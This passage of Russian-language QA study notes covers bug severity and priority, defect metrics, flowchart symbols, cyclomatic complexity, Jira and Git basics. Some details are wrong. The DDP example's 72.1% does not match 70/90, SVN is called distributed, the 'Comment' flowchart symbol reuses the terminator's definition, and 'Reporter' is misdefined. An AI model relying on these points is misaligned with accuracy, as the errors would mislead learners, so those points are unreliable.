- S2 Критическая (Critical)

Критическая ошибка, неправильно работающая ключевая бизнес-логика, дыра в системе безопасности, проблема, приведшая к временному падению сервера или приводящая в нерабочее состояние некоторую часть системы, без возможности решения проблемы, используя другие входные точки. Решение проблемы необходимо для дальнейшей работы с ключевыми функциями тестируемой системой.

- S3 Значительная (Major)

Значительная ошибка, часть основной бизнес-логики работает некорректно. Ошибка не критична или есть возможность для работы с тестируемой функцией, используя другие входные точки.

- S4 Незначительная (Minor)

Незначительная ошибка, не нарушающая бизнес-логику тестируемой части приложения, очевидная проблема пользовательского интерфейса.

- S5 Тривиальная (Trivial)

Тривиальная ошибка, не касающаяся бизнес логики приложения, плохо воспроизводимая проблема, малозаметная посредствам пользовательского интерфейса, проблема сторонних библиотек или сервисов, проблема, не оказывающая никакого влияния на общее качество продукта.

? Severity vs Priority


- Priority – Показывает степень важности выполнения задач для БИЗНЕСА.
- Severity – Показывает технологическую степень влияния БАГА на ВСЮ СИСТЕМУ.

? Пример бага с самим высоким приоритетом, но самой низкой серьёзностью (P1 High – S5 Trivial)
Грамматическая ошибка в логотипе компании. Логотип видно на каждой странице. Потеря клиентов: «Как можно доверять этой компании, когда даже логотип у неё с ошибкой?»

? Пример бага с самым низким приоритетом, но самой высокой серьёзностью (P3 Low – S1 Blocker)
Найденный в мае дефект: не открывается страница формирования годового бухгалтерского отчёта. Хоть дефект блокирующий, но годовой бухгалтерский отчёт формируется в декабре – есть полгода чтобы его исправить – приоритет низкий.

? Жизненный цикл бага (Bug Life Cycle)

- New;
- Open;
- Assigned;
- Fixed;
- Re-open;
- Closed.



? Возраст дефекта в тестировании ПО?

Возраст дефекта – это время, прошедшее между днём обнаружения тестировщиком и днём, когда разработчик исправил его.

? Что такое утечка дефектов и релиз бага? (Bug Leakage & Bug Release)

- **Релиз бага** – это когда программное обеспечение или приложение передаётся группе тестирования, зная, что дефект присутствует в выпуске. При этом приоритет и серьёзность ошибки низки, поскольку ошибка может быть удалена до окончательной передачи обслуживания.
- **Утечка бага** – когда баг обнаруживается конечными пользователями или заказчиком, а не обнаруживается группой тестирования во время тестирования программного обеспечения.

? Что означает плотность дефектов при тестировании ПО (KLOC)?

Плотность дефектов (KLOC) – это количество дефектов, подтверждённых в ПО/модуле в течение определённого периода эксплуатации или разработки, делённое на размер ПО/модуля. Это позволяет решить, готова ли часть ПО к выпуску. Плотность дефектов рассчитывается на 1000 строк кода. Однако не существует фиксированного стандарта для плотности ошибок, исследования показывают, что один дефект на тысячу строк кода обычно считается признаком хорошего качества проекта.

? Что означает процент обнаружения дефектов при тестировании ПО? (DDP)

Процент обнаружения дефектов (DDP) – это тип метрики тестирования. Он показывает **эффективность процесса тестирования** путём измерения соотношения дефектов, обнаруженных до выпуска и сообщённых после выпуска клиентами. Например, QA зарегистрировало 70 дефектов во время цикла тестирования, а клиент сообщил ещё 20 после выпуска. DDP составит $70 / (70 + 20) = 72.1\%$.

? Что означает эффективность устранения дефектов при тестировании ПО? (DRE)

Эффективность устранения дефектов (DRE) – это тип метрики тестирования. Это показатель эффективности команды разработчиков для устранения проблем перед выпуском. Он измеряется как отношение исправленных дефектов к общему количеству обнаруженных проблем. Например, допустим, что во время цикла тестирования было обнаружено 75 дефектов, в то время как 62 из них были устранены командой разработчиков во время измерения. DRE достигнет 82.6% после расчёта $62/75 = 82.6\%$.


? Что означает эффективность Test case в тестировании ПО? (TCE)

Эффективность тестирования (TCE) – это тип метрики тестирования. Это чёткий показатель эффективности выполнения Test case на этапе выполнения теста в выпуске. Это помогает в обеспечении и измерении качества Test case. Эффективность тестового набора (TCE) = (Количество обнаруженных дефектов / Количество выполненных Test case) × 100

Flowchart


? Flowchart / Блок-Схема

Flowchart – Блок-Схема – распространённый тип схем (графических моделей), описывающих алгоритмы или процессы, в которых отдельные шаги изображаются в виде блоков различной формы, соединённых между собой линиями, указывающими направление последовательности.



- **Действие** – Символ отображает функцию обработки данных любого вида (выполнение определённой операции или группы операций, приводящее к изменению значения, формы или размещения информации или к определению, по которому из нескольких направлений потока следует двигаться).
- **Данные (ввод-вывод)** – символ отображает данные, носитель данных не определён.
- **Предопределённый процесс (функция)** – Символ отображает предопределённый процесс, состоящий из одной или нескольких операций или шагов программы, которые определены в другом месте (в подпрограмме, модуле). Например, в программировании – вызов процедуры или функции
- **Вопрос (условие или решение)** – Символ отображает решение или функцию переключательного типа, имеющую один вход и ряд альтернативных выходов, один и только один из которых может быть активизирован после вычисления условий, определённых внутри этого символа. Результаты вычисления могут быть записаны по соседству с линиями, отображающими эти пути.
- **Ограничитель** – Символ отображает вход из внешней среды и выход во внешнюю среду (начало или конец схемы программы, внешнее использование и источник или пункт назначения данных).
- **Цикл** – Символ, состоящий из двух частей, отображает начало и конец цикла. Обе части символа имеют один и тот же идентификатор. Условия для инициализации, приращения, завершения и т. д. помещаются внутри символа в начале или в конце в зависимости от расположения операции, проверяющей условие.
- **Соединитель** – Символ отображает выход в часть схемы и вход из другой части этой схемы и используется для обрыва линии и продолжения её в другом месте. Соответствующие символы-соединители должны содержать одно и то же уникальное обозначение.
- **Комментарий** – Символ отображает вход из внешней среды и выход во внешнюю среду (начало или конец схемы программы, внешнее использование и источник или пункт назначения данных)
- **Параллельные действия** – Символ представляется двумя параллельными линиями, отображает синхронизацию двух или более параллельных операций. В случае входа нескольких операций в параллельные линии, выполнение алгоритма будет продолжено только в случае окончания всех входящих процессов.

? Блок схема авторизации пользователя (ПРИМЕР)




Bug Report, misc.

? Цикломатическая сложность

Это метрика ПО, используемая для измерения сложности программы. Это **количественная** мера **независимых путей** в исходном коде программы. Независимый путь определяется как путь, имеющий хотя бы одно ребро, которое ранее не проходило ни в одном другом пути. Цикломатическая сложность может быть рассчитана относительно функций, модулей, методов или классов в программе. Эта метрика основана на представлении программы как control flow. Поток управления изображает программу в виде графа, который состоит из вершин и рёбер. На графе вершины представляют обработку задачи, а ребра представляют поток управления между вершинами.

Тестирование базового пути является одним из методов «белого ящика» и гарантирует выполнение хотя бы одного оператора во время тестирования. Он проверяет каждый линейно независимый путь в программе, что означает, что число тестовых примеров будет эквивалентно цикломатической сложности программы.



$M = E - N + 2 \times P$ (компонент связности – некоторое множество вершин графа такое, что для любых двух вершин из этого множества существует путь из одной в другую, и не существует пути из вершины этого множества в вершину не из этого множества)
 $M = 5 - 5 + 2 \times 1 = 2$ OR
 $M = \Phi (\text{if}) + 1 = 1 + 1 = 2$

- Сложность 1–10 говорит о хорошо написанном коде, лёгкой тестируемости и экономичности.
- Сложность 10–20 и 20–30 – усложнённый код – трудности с тестированием такого кода + высокие затраты.
- Сложность > 40 практически не поддаётся проверке и стоит очень дорого.

Что делать при нахождении бага, прежде чем заводить баг-репорт?

- Не спешить.
- Воспроизвести баг.
- Проверить багтрекинговую систему – нет ли там уже этого баг-репорта – чтобы не дублировать Баг-Репорт.

JIRA

? Система отслеживания ошибок

Система отслеживания ошибок – прикладное средство учёта информации, созданное для:

- Учёта и контроля над ошибками и неполадками, найденными в программе;
- Учёта пожеланий пользователей;
- Слежения за процессом устранения этих ошибок и выполнения или невыполнения пожеланий.

? **JIRA** – это программный инструмент для управления проектами, разработанный компанией Atlassian. Jira часто используется в IT-компаниях для формирования списка задач, отслеживания общего прогресса команды и решения возникающих по ходу разработки проблем.

? **По каким принципам построена JIRA** – по принципам канбан и скрам-досок + массой вспомогательных механизмов, с целью упростить создание новых приложений, добавить в них функции, исправить ошибки и т.п. Эта система управления проектами исповедует Agile-методику разработки.

? Алгоритм работы с Jira

- Для начала нужно загрузить Jira, создать профиль и запустить утилиту.
- В окне приложения необходимо выбрать пункт «Create Project».
- Программа предложит список шаблонов для доски с задачами (для разработчиков, для маркетологов и т.п.). Выбираем ту, что лучше всего соответствует целям команды и стилю работы в вашей компании.
- Настраиваем колонки под своим нуждам (если то, что было предложено в шаблоне, не на 100% удовлетворяет вашим требованиям).
- Создаём задачу (пункт «Create»).
- Приглашаем других пользователей (то есть членов команды) работать с созданной вами доской (пункт «Invite»).

? Как устроена Jira

- **Интерфейс** – Интерфейс Jira делится на несколько ключевых вкладок. Во вкладке «Projects» хранятся все канбан/скрам-доски, которые вы можете просматривать или редактировать. Фактически это основное рабочее пространство. Здесь же можно перейти в режим отслеживания релизов продукта, взглянуть на все активные спринты, проанализировать отчеты о проделанной работе и т.п.

The screenshot shows the Jira Roadmap interface for the 'Lunar Rover' project. On the left, there's a sidebar with navigation links like 'Your work', 'Projects', 'Filters', 'Dashboards', 'People', 'Apps', 'Create', 'Search', 'Share', 'Export', 'Today', 'Views', and 'Months'. The main area is titled 'Roadmap' and shows a timeline from May to July. A legend indicates task status: 'TO DO' (grey), 'IN PROGRESS' (blue), 'IN PROGRESS' (orange), and 'DONE' (green). The backlog on the left lists various tasks under 'Epic' categories, such as 'Marketing Candidate', 'Referral discounts', 'Afterburner revision III', and 'Blocker - App Basics'. Each task has a progress bar corresponding to its status and a small icon representing the developer assigned to it.

Также в списке вкладок есть окно с дашбордами – удобно скомпонованными аналитическими сводками. Отдельное окно со списком сотрудников, с которыми вы взаимодействуете, система планирования релизов на манер инструментов в духе OmniPlan и вкладка с приложениями от сторонних компаний, интегрированными в ваш профиль Jira.

- **Задачи (Issue)** – Issue – это единица информации. В неё закладывается либо какая-то функция, которую нужно реализовать, либо ошибка в программе, которую необходимо исправить.

Issues – это составные части проекта и спринта. Именно список задач формирует рабочий процесс.

Поэтому он и состоит из создания задач, наблюдения за ними, выполнения, анализа, дополнения, изменения и т.п.

Типы задач – для более удобной категоризации можно выбрать один из вариантов, например:

- ■ Bug – Баг;
- ■ Epic – Эпик;
- ■ Task – Задача;
- ■ Test – Тест;
- ■ User Story – Пользовательская История;
- ■ Sub-task – Подзадача.

Выбор типа задач зависит от целей команды и компании. Можно создавать свои типы для удобного распределения, фильтрации и поиска задач. Соответствующий раздел настроек находится в Project settings.

- **Дорожная карта (расписание) (Roadmap), Epic** – В этом разделе можно создавать цели и планировать работу команды наперёд. Ключевой единицей информации тут является эпик. Это объединение большого количества issues, связанных друг с другом. К примеру, если есть ряд новых функций для приложения, которые совместно формируют какую-то общую важную особенность ПО, то их объединяют в эпик, как некую общую цель, к которой стремится команда в ходе спринта (или нескольких спринтов). На дорожной карте хорошо видны далеко идущие планы компании, визуально оформленные в своего рода горизонтальный календарь.
- **Релизы (Releases)** – Каждый набор новых функций в приложении или пакет исправленных ошибок отправляется к пользователям в виде новой версии этого самого приложения. Версионность – самый удобный, часто используемый и фактически ставший индустриальным способ развития программных продуктов. Поэтому в Jira такой акцент сделан на контроле новых версий. В соответствующем разделе можно создавать версии программ, указывать дату выпуска и закреплять за ними исправления багов, новые функции и issues, входящий в конкретный релиз.
- **Код и деплой** – Одно из преимуществ Jira – возможность тесно интегрировать её с другими продуктами, например с платформами Bitbucket, Github и Gitlab. У лидеров команды появляется возможность наблюдать не только за прогрессом как за набором меняющихся активных задач, но и смотреть на реальные изменения в коде. Интеграция позволяет разработчикам напрямую отправлять каждый коммит в Jira, чтобы другие члены команды могли видеть изменения из условного Github прямо в системе управления проектами.
- **Pages** – Проект Confluence – это что-то в духе Google Docs, только работающее в рамках Jira и менее функциональное. Это онлайн-текстовый редактор с базовыми инструментами для форматирования написанного. Суть Confluence в создании дополнительной удобной среды для общения лидеров команды и разработчиков.
- **Дашборды** – В Jira дашборды выводят кучу полезной информации. Всяческие отчеты, статистика комментариев, список выполняемых задач, аналитические данные, графики, таблицы, схемы. Полезно для аналитиков компании и бизнеса в целом. Собирают все необходимые данные в одно пространство без необходимости следить за процессом работы команды и фиксировать какие-то значимые аспекты, чтобы потом вручную делать аналитические сводки. В Jira можно формировать дашборды автоматически. Они подходят не только для аналитики, но и для постоянного наблюдения за тем, как протекает рабочий процесс, и для принятия радикальных решений в случае упадка производительности или возникновения других проблем.
- **Плагины** – Jira можно сделать ещё функциональнее, если подключить к ней плагины сторонних компаний. Некоторые из них продвигает сама Atlassian. Один из наиболее распространённых и очевидных вариантов использования плагинов – интеграция с Git-системами. В коллекции плагинов можно найти инструменты для создания диаграмм, более удобной визуальной презентации рабочего расписания, отправки задач по почте и т.п.

? Как создать задачу в Jira

Создать новую задачу в Jira можно двумя путями:

- Кликнув по кнопке Create в верхней панели управления.
- Кликнув по кнопке Create issue в нужной колонке канбан-доски.

В первом случае нужно будет выбрать проект, в котором необходимо создать задачу.

The screenshot shows the Jira Marketplace apps page. At the top, there's a navigation bar with links like 'Jira Software', 'Your work', 'Projects', 'Filters', 'Dashboards', 'People', 'Apps', and a prominent blue 'Create' button. An orange arrow points to this 'Create' button. Below the navigation is a sidebar with sections for 'Apps', 'ATLASSIAN MARKETPLACE', 'Find new apps', 'Manage apps', and 'App requests'. The main content area has a heading 'Discover apps and integrations for Jira' and includes a search bar, sorting options ('Sort'), category filters ('Categories'), and a 'Free' checkbox. A large orange arrow also points to the 'Create' button at the top of the page.

Во втором – указать название задачи и прописать дополнительные атрибуты.

The screenshot shows a Jira Kanban board titled 'PROJ board'. The board has three columns: 'TO DO 2 ISSUES', 'IN PROGRESS', and 'DONE'. The 'IN PROGRESS' column contains two tasks: 'Test task' (assigned to 'PROJ-1') and 'Test task 2' (assigned to 'PROJ-3'). Below each task is a '+ Create issue' button. An orange arrow points to the '+ Create issue' button in the 'IN PROGRESS' column. The board interface includes a search bar, a user icon, and filter dropdowns for 'Epic' and 'GROUP BY'.

Уже после этого можно кликать по кнопке Create, и новая issue автоматически появится в списке и на выбранной доске. А если поставить галочку напротив Create another, то тут же появится окно для добавления ещё одной задачи.

? Атрибуты задач

- **Summary** – Краткое описание текущей задачи. Буквально в одно предложение.
- **Description** – Полноценное описание, если таковое требуется.
- **Assignee** – Член команды, которому нужно делегировать создаваемую задачу.
- **Labels** – Что-то вроде тегов для более удобной сортировки задач по другим признакам, не входящим в список типов.
- **Fix version** – К какой версии относится создаваемая «Issue».
- **Story point estimate** – Потенциальные трудозатраты, требующиеся на добавление новой функции или исправление бага.
- **Reporter** – Пользователь, который будет отчитываться за выполнение задачи.
- **Attachment** – Файл, прикреплённый к задаче. Это может быть: аудио, картинка, документ docx и т.п.
- **Linked issues** – То, с чем связаны создаваемые задачи (другие задачи/проекты).

? Настройка отчётов

В графе Reports можно взглянуть на автоматически сгенерированные отчёты о проделанной работе.

Пользователям Jira доступны 4 вида отчётов:

- **Burnup Report** – График, показывающий результаты работы по конкретному спринту в сравнении с общей производительностью команды разработчиков. Его используют для оценки эффективности текущего спринта.
- **Sprint Burndown Chart** – График, показывающий, какой ещё объем работы необходимо выполнить команде, чтобы продвинуться к завершению текущего спринта. Используется для оценки индивидуальной и общей производительности, а также для приблизительной оценки сроков реализации установленных планов.
- **Velocity Report** – Используется для отображения потенциальной производительности команды в будущем. То есть на основе уже завершённых спринтов Jira пытается предугадать, как много задач удастся выполнить разработчикам в ходе следующего «забега».
- **Cumulative Flow Diagram** – Показывает, как менялся статус активных задач с течением времени. В каких колонках созданные Issues задерживаются дольше всего. Используется для поиска так называемых бутылочных горлышек – проблемных этапов работы, на которых резко падает производительность всей команды.

? Основные принципы повышения производительности в Jira

Есть, как минимум, 5 способов сделать работу с Jira эффективнее.

- **Делите большие задачи на мелкие** – Это главная заповедь канбан и скрам, но люди все равно об этом забывают и продолжают лепить карточки с очень массивными задачами. Необходимо всегда создавать максимально компактные задачи. Такие, которые легко понять, выполнить, зафиксировать, объяснить и так далее. Каждая Issue должна быть понятной единицей информации, представляющей собой компонент более глобальной цели.
- **Комментируйте задачи** – Сохранив все записи в едином пространстве, вы сохраните кучу времени себе в будущем, когда будете вспоминать или искать что-то связанное с конкретной задачей. Освобождайте свою голову сразу по ходу создания Issues и работы с ними. Нужно помнить о какой-то особенности исправляемой ошибки? Есть какая-то идея по более pragматичной реализации запланированной функции?
- **Записывайте все выполненные действия** – Лог – это способ фиксировать коммиты в Jira. По сути, те же текстовые комментарии. Комментарии отражают процесс выполнения задачи и помогают с решением поставленных целей. Но есть ещё логи. Они отражают результаты выполненной работы в течение определённого времени. Логи работают по тому же принципу, что и коммиты. Коммит – это фактически выгрузка любого изменения приложения в git-систему. Поменяли цвет иконки? Сделайте коммит и отправьте его в git-систему. Добавили новую функцию в код? Сделайте ещё один коммит. И так на любой чих.
- **Планируйте спринты** – Спринт – удобная схема оптимизации рабочего процесса, но к ней тоже нужно готовиться. Важно заранее спланировать список задач, оценить адекватность поставленных целей, приблизительно оценить сроки выполнения работы, расставить приоритет по задачам. Заранее понять, что, скорее всего, будет отложено на следующий «забег», а что можно сделать быстро и в первую очередь.
- **Делайте записи на регулярной основе** – Вышеописанные процедуры нужно выполнять раз в час-два. Постоянно что-то коммитить, комментировать, записывать и т.п. Все, что не записано, то утеряно. Ваша задача – выработать полезную привычку фиксировать каждое выполненное действие, постоянно делать полезные заметки и всячески демонстрировать свою полезность и эффективность в команде. Большое количество записей действительно облегчает работу коллегам, так как канбан-доска постепенно обрастает всей необходимой информацией. Не приходится все искать самостоятельно.

? Аналоги Jira

- Trello;
- Basecamp;
- YouTrack;
- ClickUp;
- Redmine;
- Bugzilla.

Version control system GIT

? GIT

- GIT – распределённая система контроля версий.
- Ещё распределённые системы контроля версий – SVN, Mercurial
- GIT – надёжная система – не просто хранит файлы, а для всего вычисляет контрольную сумму и тут же сообщит о повреждениях файлов.
- Код хранится на сервере. В код вносятся только изменения.
- Изменения можно откатить назад.
- GIT старается проверять изменения на мастер-ветке.

? GitHub – ГитХаб

GitHub – ГитХаб – Веб-сервис для хостинга IT-проектов и их совместной разработки, основанный на Git.

? Repository – Репозиторий

Репозиторий Git представляет собой **каталог файловой системы**, в котором находятся файлы **конфигурации репозитория, файлы журналов**, хранящие операции, выполняемые над репозиторием, **индекс**, описывающий расположение файлов, и **хранилище**, содержащее собственно файлы

? Commit – Коммит

- Коммит – единица состояния проекта Git.
- Коммит должен быть атомарным – реализовывать только одну цель.
- Коммит должен быть консистентным – логически завершённым.
- Commit early, commit often! – коммиты должны быть частыми и сразу, как изменения готовы.

? Типы файлов в Гит:

- xxx644 – файл неисполнимый
- xxx755 – файл исполняемый

? Что означает статус файла «new» при выводе git status – Что файл только начал отслеживаться Git и пока не имеет истории

? Branch – Ветка – Это разные пути развития проекта – разные последовательности коммитов. Это ссылка на коммит. Это изолированный поток разработки, в кот можно делать коммиты так, что их не видно из др. веток.

? Чем отличается master и origin master – master принадлежит локальному репо, а origin master – удалённому

? Слияние двух веток – Когда все коммиты, сделанные для одной ветки, становятся видимыми во второй.

? Почему бывают конфликты при слиянии веток – в обеих ветках есть изменения одних и тех же строк

? Как скачать ветку their_branch, если она уже есть в удалённом (remote) репозитории, но нет в локальном – git fetch origin their_branch

? Для чего добавлять файлы в .gitignore – Чтобы Git не замечал их, и любые команды Git не могли их зааффектить


? Работает ли Git с пустыми директориями – Нет, Git не работает с пустыми директориями (папками)

? Где находится файл «.gitignore» – Файл «.gitignore» создаётся в корне проекта, там же где и каталог «.git»

? Переименования файлов в Гит

Переименования файлов рассматривается как = удаление файла со старым именем + создание файла с новым именем, т.к. сперва файла с новым именем не было в ИНДЕКСЕ и Гит о нём не знал, но после добавления в ИНДЕКС Гит подсчитывает контрольную сумму, и в итоге понимает, что файл был просто переименован.

? Cherry-pick – коммит исправляющий ч.л. на ветке Master, (можно применить и к коммиту другой ветки).



? Создание новой пустой ветки – это просто создание новой ссылки на коммит, тот же на котором в именно данный момент ссылается уже ведомая ветка (н-р Мастер)

? Создать Репозиторий только через CLI:

```

mkdir test
cd test
git init
echo "This repo was created remotely" >> README.md
git add .
git commit -m "first commit"
git remote add origin git@github.com:USER/test.git
curl -u 'USER:TOKEN' https://api.github.com/user/repos -d '{"name":"test"}'
git push -u origin master
(*) USER - ваш логин на гитхабе
TOKEN - токен типа 6ccfd64d55fc1ca1cc26ffe2b9351cc9 сгенерированный по инструкции
    
```

? Проблема при мердже – одно из решений – зайти непосредственно в конфликтный файл в системе, удалить различия между репозиториями (будут помечены >>>> и <<<<), сохранить, и тогда add-commit-push


? 3 способа добавить файлы в РЕПО, минуя ИНДЕКС:

- git commit -a
- git commit <path>
- alias.commitall “!git add .; git commit”

? Ветвление в Гит

Ветка – это изолированный поток разработки, в кот. можно делать коммиты так, что их не видно из др. веток.

- Ветки сопровождают с самого начала проекта – как только создаётся первый коммит «с1» Гит создаёт первую ветвь разработки – «master».
- Дальше ведётся разработка проекта не обращая внимания на ветки – делаются коммиты: «с2» – «с3» – ...
- К разработчику пришла идея добавить новую функциональность. Это требует времени. Надо вести основную работу, а над экспериментальным кодом работать эпизодически.
- Для этого очень удобны ветки – оставаясь в рамках того же проекта, того же репозитория, можно создать новую ветвь для экспериментальной разработки, и назвать её «feature».
- В Гит есть понятие «Текущей Ветки», т.е. той, с которой разработчик работает в данный момент.
- Разработчик создаёт ветку «feature», делает её текущей, и коммитит новый код в ней: «с4» – «с5» – ...
- Гит позволяет легко переключаться между ветками – в любой момент можно вернуться к ветке «master», т.е. к предыдущему состоянию проекта («с3»), без коммитов связанных с реализацией новой идеи, и продолжить работу в ней: «с3» – «с6» – ...
- Потом можно что-то поделать в новой идее: «feature»: ... – «с7».
- Переключится обратно на «master»: ... – «с8».
- Если новая идея окажется плохой, то можно удалить всю ветку «feature», без всякого вреда для основного хода работы на «master».
- Если новая идея окажется хорошей, то её (идею, т.е. ветку «feature») можно будет объединить со стабильной веткой «master».
- Такой подход к разработке называется «Тематические ветки» – новая функциональность реализуется в отдельных ветках, и интегрируется в ветку «master», когда она (новая функциональность) готова.




- При этом параллельно с веткой «feature», могут быть и другие ветки, связанные с другой функциональностью: н-р, «another feature».
- Ветки могут делать разные люди, (ветку «feature» делает программист-1, а ветку «another feature» – программист-2), и они не мешают друг другу.
- Для командной разработки концепция веток очень удобно: можно переключиться на ветку коллеги и посмотреть, что на ход работы, предложить поправить что-то.

